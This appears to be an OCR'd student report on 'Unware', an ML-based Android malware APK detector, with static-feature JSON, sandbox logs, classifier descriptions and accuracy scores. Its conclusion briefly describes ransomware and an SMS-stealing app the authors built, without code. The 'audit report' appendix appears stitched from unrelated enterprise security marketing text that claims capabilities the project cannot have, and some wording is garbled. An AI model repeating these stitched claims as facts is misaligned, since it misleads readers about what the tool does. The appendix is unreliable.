


```json
[
    {
        "sha1": "c8b88b006f7eae4c9dbbb722b80a756517b8cad1",
        "Package name": "com.handmark.expressweather",
        "Permissions": [
            "com.google.android.gms.permission.ACTIVITY_RECOGNITION",
            "com.google.android.providers.gsf.permission.READ_GSERVICES",
            "android.permission.INTERNET",
            "android.permission.ACCESS_COARSE_LOCATION",
            "android.permission.SET_WALLPAPER",
            "android.permission.ACCESS_COARSE_UPDATES",
            "android.permission.READ_EXTERNAL_STORAGE",
            "com.android.vending.BILLING",
            "com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE",
            "android.permission.RECEIVE_BOOT_COMPLETED",
            "android.permission.WAKE_LOCK",
            "android.permission.ACCESS_FINE_LOCATION",
            "android.permission.SET_DEBUG_APP",
            "android.permission.ACCESS_NETWORK_STATE",
            "android.permission.WRITE_EXTERNAL_STORAGE",
            "android.permission.READ_PHONE_STATE",
            "pinsightmedia.locationsdk.permission.CHECK_PRIORITY",
            "com.google.android.c2dm.permission.RECEIVE",
            "willcom.android.permission.RECEIVE_PHS_STATE",
            "android.permission.VIBRATE",
            "android.permission.ACCESS_WIFI_STATE"
        ],
        "Opcodes": {
            "invoke-virtual": 87524,
            "const-wide": 260,
```


Dynamic Analysis

Dynamic code analysis is the process of testing and evaluating code — while software is running. Dynamic code analysis can be used interchangeably with dynamic analysis. In HPC environments, supercomputers are running complex applications built from different programming languages, platforms, and technologies with thousands of threads and processes at the same time. Just examining the code alone for problems is not enough to identify and isolate faulty issues and performance problems that will show up during execution.

Developers are under tremendous pressure to deliver clean applications faster. Dynamic code analysis tools can help them achieve this with easy debugging of running threads and processes. Dynamic analysis tools also help illuminate performance problems and memory usage issues and memory leaks. Dynamic analysis testing will indicate whether an application works well; conversely, it will reveal errors indicating that an application doesn’t work as intended.



```
    },
    "Dynamic_analysis": {
        "Droidbox": {
            "apkName": "/apks/samples//malware.apk",
            "enfperm": [],
            "recvnet": {},
            "cryptousage": {},
            "recvsaction": {
                ".Boot1": "android.intent.action.BOOT_COMPLETED",
                ".Boot2": "android.intent.action.BOOT_COMPLETED"
            },
            "servicestart": {
                "109.06229496002197": {
                    "type": "service",
                    "name": "com.android.music.MediaPlaybackService"
                },
                "223.396714925766": {
                    "type": "service",
                    "name": "com.android.music.MediaPlaybackService"
                },
```



```
Boot not completed
Boot not completed
error: device offline
 ____                     __  ____
/\  _`\            __    /\ \/\  _`\
\ \ \/\ \  _ __  ___ /\_\   \_\ \ \ \L\ \   ___   __  _
 \ \ \ \ \/\`'__\ __`\/\ \  /'_` \ \  _ <' / __`\/\ \/'\
  \ \ \_\ \ \ \/\ \L\ \ \ \/\ \L\ \ \ \L\ \ \L\ \/>  </
   \ \____/\ \_\ \____/\ \_\ \___,_\ \____/ \____//\_/\_\
    \/___/  \/_/\/___/  \/_/\/__,_ /\/___/ \/___/ \//\/_/
10 KB/s (61 bytes in 0.005s)
###################################
MODIFIED VERSION OF MONKEYRUNNER.PY
###################################
Waiting for the device...
Installing the application /apks/samples//malware.apk...
Running the component com.test.t000004/com.test.t000004.SHMenu...
Process in background
Starting the activity .SHMenu...
Application started
Analyzing the application during 300 seconds...
APP LAUNCHED /apks/samples//malware.apk/-- com.test.t000004
2456 KB/s (14268597 bytes in 5.671s)                     [299] seconds
-----------------
-----------------
-----------------
-----------------


Creating filesystem with parameters:
    Size: 69206016
    Block size: 4096
    Blocks per group: 32768
    Inodes per group: 4224
    Inode size: 256
    Journal blocks: 1024
    Label:
    Blocks: 16896
    Block groups: 1
    Reserved block group size: 7
Created filesystem with 11/4224 inodes and 1302/16896 blocks


>>>> AndroPyTool -- STEP 7: Execute features extraction

[*] Number of APKs: 1
ANALYSING APKS...
100%|##########| 1/1 [00:16<00:00, 16.94s/it]

C:\WINDOWS\system32>
```

Models Used:

1. SVC

Support Vector Machine or SVM is one of the most popular Supervised Learning algorithms, which is used for Classification as well as Regression problems. However, primarily, it is used for Classification problems in Machine Learning.The goal of the SVM algorithm is to create the best line or decision boundary that can segregate n-dimensional space into classes so that we can easily put the new data point in the correct category in the future. This best decision boundary is called a hyperplane.

2. AdaBoost Classifier

In recent years, boosting algorithms gained massive popularity in data science or machine learning competitions. Most of the winners of these competitions use boosting algorithms to achieve high accuracy. These Data science competitions provide the global platform for learning, exploring and providing solutions for various business and government problems. Boosting algorithms combine multiple low accuracy(or weak) models to create a high accuracy(or strong) model. It can be utilized in various domains such as credit, insurance, marketing, and sales. Boosting algorithms such as AdaBoost, Gradient Boosting, and XGBoost are widely used machine learning algorithms to win data science competitions.

3. Decision Tree Classifier

Decision Tree is a Supervised learning technique that can be used for both classification and Regression problems, but mostly it is preferred for solving Classification problems. It is a tree-structured classifier, where internal nodes represent the features of a dataset, branches represent the decision rules and each leaf node represents the outcome.

4. Voting Classifier

A Voting Classifier is a machine learning model that trains on an ensemble of numerous models and predicts an output (class) based on their highest probability of chosen class as the output.

It simply aggregates the findings of each classifier passed into Voting Classifier and predicts the output class based on the highest majority of voting. The idea is instead of creating separate dedicated models and finding the accuracy for each of them, we create a single model which trains by these models and predicts output based on their combined majority of voting for each output class.


Results

Malware Detection Website

Frontend:


Technologies used are:

HTML, CSS, Django, Jinja2, and Python. The code is attached in the appendix.



unware


ML - based Malware apk detector



unware

Type


Malware



5

Permissions

- android.permission.INTERNET
- android.permission.ACCESS_NETWORK_STATE
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.ACCESS_FINE_LOCATION
- android.permission.ACCESS_COARSE_LOCATION




181

Opcodes


- const/4 : 5883
- invoke-direct : 6152
- return-void : 4033
- iput : 12447
- iput-object : 2586
- iget : 24629
- return : 1224
- iget-object : 41902
- return-object : 1882
- iget-boolean : 884

Backend:

Model Output:



```
(base) D:\Projects\ISAA\Project\Preparing_Dataset>python ml_model.py
Final Array=  [[0.00e+00 0.00e+00 0.00e+00 ... 4.30e+04 0.00e+00 0.00e+00]
 [0.00e+00 0.00e+00 0.00e+00 ... 9.00e+00 0.00e+00 0.00e+00]
 [0.00e+00 0.00e+00 0.00e+00 ... 2.81e+02 0.00e+00 0.00e+00]
 ...
 [0.00e+00 0.00e+00 0.00e+00 ... 1.00e+00 0.00e+00 0.00e+00]
 [0.00e+00 0.00e+00 0.00e+00 ... 1.00e+00 0.00e+00 0.00e+00]
 [0.00e+00 0.00e+00 0.00e+00 ... 1.00e+00 0.00e+00 0.00e+00]]
Shape=  (285, 545)
```



```
SVC Score 0.9186046511627907
AdaBoostClassifier Score 0.9534883720930233
DecisionTreeClassifier Score 0.9418604651162791
VotingClassifier Score 0.9418604651162791
```

Accuracy Table

Models	**Model Accuracy (in %)**
SVM	91.86
AdaBoost Classifier	95.34
Decision Tree Classifier	94.18
Voting Classifier	94.18

Future Scope

Dynamic Analysis works on python2 and linux based systems. The tool won't work on any windows system. The website will be more accurate if we use both static and dynamic analysis. But the website and static analysis are made in python3. Therefore, to use dynamic analysis tools we need to make an API. Then, make an API call to that server and then do the analysis using ml model training.

Conclusion

We successfully builded two malicious applications namely Ransomware, which locks the user's mobile device, does not allow him to do other stuff and asks for ransom amount to unlock the device and SMS Malware, which copies all SMSs from the user's device and send the file to attacker's machine. SMSs includes all Banking sms as well all OTP sms.

We also developed a prototype model by training the model with 300 apks (malicious and Legitimate) and with Test Accuracy of 94.18 % for classifying malware apks. The model also audits the mobile application using static and dynamic analysis.

Appendix-I : Code

https://github.com/Sommy21/Unware

Appendix-II : Audit Report

Background

Unware has been developed by Heet Thakrar 19BCI0274 and Soham Faldu 19BCI0024 under Dr Vimala Devi K in the course Information security analysis and audit. Unware is a mobile application analysis and auditing tool. It makes use of static and dynamic analysis for auditing mobile applications.

Static analysis takes placeby extracting the code and features related to the code. It does not happen on run time. Dynamic analysis application runs in virtual environment and the behaviour is observed and checked as per our expectations at the run time.

Objective

The objective of Unware navigating the SaaS investigating SaaS Model Breaches, interpreting the malicious mobile applications and malware detecting tools at run time through dynamic analysis and static analysis as well.

Scope and Methodology

- It then employs correlation techniques to classify and cross-reference these models, establishing a highly accurate understanding of 'normal activity' within that particular environment.
- From this evolving understanding of 'normal', it can then detect potential threats as they emerge in real time.
- It is a core objective of the product roadmap to continue to expand the immune system anywhere that customers are taking their digital business.

Audit Results

Unware uses static and dynamic analysis as protective defences - our know about historical attacks and act like a protective skin, while the Enterprise Immune System complements this by learning about the people, systems, and data in your digital business and detecting the strange and unusual activities that are the hallmarks of an emerging attack. Fundamentally, we don’t try and catch in-progress attacks because of what they look like, we catch them when they try to act.

Role of Risk Executive

At this point in time, the immune system can cover:

- SaaS environments like Salesforce, Office365, SharePoint, OneDrive, Google Suite, Dropbox, Box, etc.
- Email systems so that in-progress attacks that come from malicious emails can be tracked and interrupted after the first victim (patient zero) not the 200th.
- Industrial environments ranging from nuclear power stations to chocolate factories to car manufacturers and Formula 1 racing teams.

- IoT environments ranging from smart buildings and smart cities to semi-autonomous global shipping, and soon will extend into Earth's orbit on swarms of micro-satellites.
- Data centres whether traditional or virtualized, ranging from small to enormous.
- And, campus networks.

Many customers find that their incident responders are under immense time pressure to react to fast-moving or out-of-hours attacks. Autonomous response is the next level of maturity where our platform can react to situations it hasn't encountered before to maintain your key security objectives. Perhaps that is interrupting lateral movement, ransom attacks on data, or ensuring that unexpected data loss is always suspended until the security team has a chance to investigate.

By correlating the AI's understanding of the infrastructure, SaaS, and email environment, Unware is in the unique position of being able to detect an infection in any environment, and automatically perform root cause analysis. If so, it will instantly protect all other employees.

Risk Management Strategies

The advanced threat detection approaches of the Enterprise Immune System are truly complementary to your existing investments and significantly reduce the overall risk of the organization by leaving attackers with nowhere to hide.

The system decides how to surgically react for itself: specifically targeting the bad behaviour, interacting with your existing defence and infrastructure, and continuing to monitor the incident in case the attacker changes tactics and further intervention is needed. This means that infected systems can remain in the network without being a threat, while allowing employees and systems to continue to perform their roles.

100% of alerts are investigated and reported, in the language of your choice, 24 hours a day, 7 days a week. By reducing triage time by up to 92%, security teams can quickly disseminate key intelligence, such as needed changes to firewalls, or the desktops requiring clean-up, in just a few seconds of receiving the lead/alert. It is possible to think more strategically about other preventative actions that could be taken to lower the overall risk for the organization.

Risk Based Policies

Unware believes strongly in enabling full visibility. For today's security teams, tooling must facilitate the ability to explore and see what's going on in multiple environments at will – rather than just simply outputting security alerts.

Increasingly, threat actors aren't limiting their attacks to one technology at a time, and as defenders it is essential that protections are unified across one's entire digital business. Something as simple as a compromised password can result in an attack against multiple facilities at once. Being able to see this in real time is essential for meaningful incident management – it no longer makes sense to handle security on a per-technology basis.

Cybersecurity And Enterprise Risk Management Coordination

Many teams are under significant time pressure and don't have resources available to conduct full investigations into security events. This can sometimes lead to important facets of incidents being overlooked. Maybe some of the command and control activities are missed, maybe additional devices are infected but are overlooked. Or perhaps valuable time is spent documenting incidents rather than spent managing risk.

Unware provides for full investigation of incidents to automatically connect the dots on the signs of attacks across different technologies and infrastructures, relating them to an attack lifecycle, including autonomous responses, and producing both a dynamic situational dashboard and written reports that can be stored for historical record, shared with teams that need to take action (e.g. network team for blocking, or desktop team for clean-up), or shared with management.

So not only will the platform surface high-fidelity alerts/leads for investigation, it will also automatically investigate 100% of those leads in a similar way an expert human would, but now with the consistency, speed, and scalability of AI. This means the security team can rapidly understand what is going on in even the most complex environment, without the need for research.

RECOMMENDATION – 1

There is an increasing trend toward the use of AI in cyber security and in particular this manifests itself as AI systems being trained on historical attacks to be able to recognize repetition efficiently in future. Whether such an approach is applied on the endpoint as next-gen AV or in the networks and cloud, Unware believes this is just a marginal gain versus traditional systems that are derived from historical attacks to produce rules, signatures, heuristics, and threat intelligence. Thus, it is a dire need for it to expand to predicting and preventing the threats which have never happened ever in history.

RECOMMENDATION – 2

All details being shown to the user although creates transparency but at the same time increases the chances of sensitive data of the company to be used by the rivals which would cause more harm than good. Hence, transparency is good but not the stake of losing all confidential data else it would be like a botched surgery.

RECOMMENDATION – 3

The highly advanced technologies although prove v useful and efficient for large firms it might be overdone for comparative smaller firms dur to the highly complex infrastructure and the cost of updating and maintenance of the software may prove incur losses more than gains.

Appendix – III Acronyms Used

AI	Artificial intelligence
ML	Machine learning
Saas	**Software as a Service**